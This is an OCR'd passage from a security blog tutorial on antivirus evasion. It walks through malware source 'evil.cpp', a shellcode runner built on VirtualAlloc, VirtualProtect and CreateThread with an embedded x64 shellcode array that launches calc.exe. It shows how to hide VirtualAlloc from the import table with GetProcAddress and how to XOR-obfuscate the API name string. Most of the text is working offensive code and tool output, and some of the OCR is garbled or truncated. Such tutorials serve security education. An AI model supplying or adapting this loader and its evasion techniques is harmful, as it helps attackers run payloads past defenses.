
```
There is an import table in .idata at 0×408000

The Import Tables (interpreted .idata section contents)
 vma:            Hint    Time      Forward  DLL       First
                 Table   Stamp     Chain    Name      Thunk
 00008000       0000803c 00000000 00000000 0000857c 00008194

        DLL Name: KERNEL32.dll
        vma:  Hint/Ord Member-Name Bound-To
        82ec      252  CreateThread
        82fc      283  DeleteCriticalSection
        8314      319  EnterCriticalSection
        832c      630  GetLastError
        833c      743  GetStartupInfoA
        834e      892  InitializeCriticalSection
        836a      984  LeaveCriticalSection
        8382     1394  SetUnhandledExceptionFilter
        83a0     1410  Sleep
        83a8     1445  TlsGetValue
        83b6     1486  VirtualAlloc
        83c6     1492  VirtualProtect
        83d8     1494  VirtualQuery
        83e8     1503  WaitForSingleObject

 00008014       000080b4 00000000 00000000 000085f8 0000820c

        DLL Name: msvcrt.dll
:
```

and as you can see our program is uses `KERNEL32.dll` and import all this functions:



```
CreateThread
DeleteCriticalSection
EnterCriticalSection
GetLastError
GetStartupInfoA
InitializeCriticalSection
LeaveCriticalSection
SetUnhandledExceptionFilter
Sleep
TlsGetValue
VirtualAlloc
VirtualProtect
VirtualQuery
WaitForSingleObject
```


and some of them are used in our code:



```
s an import table in .idata at 0×408000

ort Tables (interpreted .idata section contents)
          Hint    Time      Forward  DLL       Fi
          Table   Stamp     Chain    Name      Th
00        0000803c 00000000 00000000 0000857c 0000

 DLL Name: KERNEL32.dll
 vma:  Hint/Ord Member-Name Bound-To
 82ec      252  CreateThread
 82fc      283  DeleteCriticalSection
 8314      319  EnterCriticalSection
 832c      630  GetLastError
 833c      743  GetStartupInfoA
 834e      892  InitializeCriticalSection
 836a      984  LeaveCriticalSection
 8382     1394  SetUnhandledExceptionFilter
 83a0     1410  Sleep
 83a8     1445  TlsGetValue
 83b6     1486  VirtualAlloc
 83c6     1492  VirtualProtect
 83d8     1494  VirtualQuery
 83e8     1503  WaitForSingleObject
```

```
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  // Allocate a memory buffer for payload
  my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | ME

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE
  if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_me
    WaitForSingleObject(th, -1);
  }
  return 0;
```

So let’s get read of `VirtualAlloc`. So how we can do that? First of all we need to find a declaration `VirtualAlloc`:



VirtualAlloc function (memoryapi.h)

12/05/2018 • 7 minutes to read

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.

To allocate memory in the address space of another process, use the VirtualAllocEx function.


Syntax

C++ Copy

```
LPVOID VirtualAlloc(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flAllocationType,
  DWORD  flProtect
);
```

Parameters


and just a make sure that it is implemented in a `Kernel32.dll`:


https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-vir
Search
on
on
pp function
ion
function
p function
on
tion
ction
App function

Requirements


Minimum supported client	Windows XP [desktop apps only]
Minimum supported server	Windows Server 2003 [desktop apps only]
Target Platform	Windows
Header	memoryapi.h (include Windows.h, Memoryapi.h)
Library	Kernel32.lib
DLL	Kernel32.dll

So let's create a global variable called `VirtualAlloc`, but it has to be a pointer `pVirtualAlloc` this variable will store the address to `VirtualAlloc`:



```
unsigned int my_payload_len = sizeof(my_payload);

// LPVOID VirtualAlloc(
//   LPVOID lpAddress,
//   SIZE_T dwSize,
//   DWORD  flAllocationType,
//   DWORD  flProtect
// );

LPVOID (WINAPI * pVirtualAlloc)(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect);

int main(void) {
  void * my_payload_mem; // memory buffer for payload
```


And now we need to get this address via `GetProcAddress`, and we need to change the call `VirtualAlloc` to `pVirtualAlloc`:



```
LPVOID (WINAPI * pVirtualAlloc)(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect);

int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;


  // Allocate a memory buffer for payload
  pVirtualAlloc = GetProcAddress(GetModuleHandle("kernel32.dll"), "VirtualAlloc");

  my_payload_mem = pVirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ, &oldprotect);
```

Then let's go to compile it. And see again import address table:


```
objdump -x -D evil.exe | less
```



```
The Import Tables (interpreted .idata section contents)
 vma:            Hint    Time      Forward  DLL       First
                 Table   Stamp     Chain    Name      Thunk
 00008000       0000803c 00000000 00000000 000085a4 0000819c

        DLL Name: KERNEL32.dll
        vma:  Hint/Ord Member-Name Bound-To
        82fc      252  CreateThread
        830c      283  DeleteCriticalSection
        8324      319  EnterCriticalSection
        833c      630  GetLastError
        834c      651  GetModuleHandleA
        8360      710  GetProcAddress
        8372      743  GetStartupInfoA
        8384      892  InitializeCriticalSection
        83a0      984  LeaveCriticalSection
        83b8     1394  SetUnhandledExceptionFilter
        83d6     1410  Sleep
        83de     1445  TlsGetValue
        83ec     1492  VirtualProtect
        83fe     1494  VirtualQuery
        840e     1503  WaitForSingleObject
```

So no `VirtualAlloc` in import address table. Looks good. But, there is a caveat. When we try to extract all the strings from the our binary we will see that `VirtualAlloc` string is still there. Let's do it. run:


```
strings -n 8 evil.exe
```



```
 kali@kali  ~/projects/cybersec_blog/2021-09-06-av-evasion-2  ⭡ master ±  objdump -x -D evil.exe | less
 kali@kali  ~/projects/cybersec_blog/2021-09-06-av-evasion-2  ⭡ master ±  strings -n 8 evil.exe
!This program cannot be run in DOS mode.
`@.pdata
0@.xdata
AUATUWVSH
[^_]A\A]
[^_]A\A]
UAWAVAUATWVSH
[^_A\A]A^A_]
:MZuWHcB<H
AQAPRQVH1
AXAX^YZAXAYAZH
calc.exe
kernel32.dll
VirtualAlloc
Unknown error
Argument domain error (DOMAIN)
Overflow range error (OVERFLOW)
Partial loss of significance (PLOSS)
Total loss of significance (TLOSS)
The result is too small to be represented (UNDERFLOW)
Argument singularity (SIGN)
_matherr(): %s in %s(%g, %g)  (retval=%g)
Mingw-w64 runtime failure:
Address %p has no image-section
```


as you can see it is here. The reason is that we are using the stream in cleartext when we are calling `GetProcAddress`.

So what we can do about it?
The way is we can remove that. We can used XOR function for encrypt/decrypt, we used before, so let's do that. Firstly, add XOR function to our `evil.cpp` malware source code:




```cpp
LPVOID (WINAPI * pVirtualAlloc)(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect);

void XOR(char * data, size_t data_len, char * key, size_t key_len) {
    int j;
    j = 0;
    for (int i = 0; i < data_len; i++) {
            if (j == key_len - 1) j = 0;
            data[i] = data[i] ^ key[j];
            j++;
    }
}
```

For that we will need encryption key and some string. And let's say string as `cVirtualAlloc` and modify our code:



```cpp
// XOR encrypted VirtualAlloc
unsigned char cVirtualAlloc[] = { };
unsigned int cVirtualAllocLen = sizeof(cVirtualAlloc);

// encrypt/decrypt key
char mySecretKey[] = "meowmeow";
```

add XOR decryption:



```
int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;


  XOR((char *) cVirtualAlloc, cVirtualAllocLen, mySecretKey, sizeof(mySecretKey));

  // Allocate a memory buffer for payload
  pVirtualAlloc = GetProcAddress(GetModuleHandle("kernel32.dll"), cVirtualAlloc);

  my_payload_mem = pVirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);
```

So, the final version of our malware code is:

```
/*
cpp implementation malware example with calc.exe payload
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload calc.exe
unsigned char my_payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};
unsigned int my_payload_len = sizeof(my_payload);

// XOR encrypted VirtualAlloc
unsigned char cVirtualAlloc[] = { };
unsigned int cVirtualAllocLen = sizeof(cVirtualAlloc);

// encrypt/decrypt key
char mySecretKey[] = "meowmeow";

// LPVOID VirtualAlloc(
//   LPVOID lpAddress,
//   SIZE_T dwSize,
//   DWORD  flAllocationType,
//   DWORD  flProtect
// );

LPVOID (WINAPI * pVirtualAlloc)(LPVOID lpAddress, SIZE_T dwSize, DWORD
flAllocationType, DWORD flProtect);
```

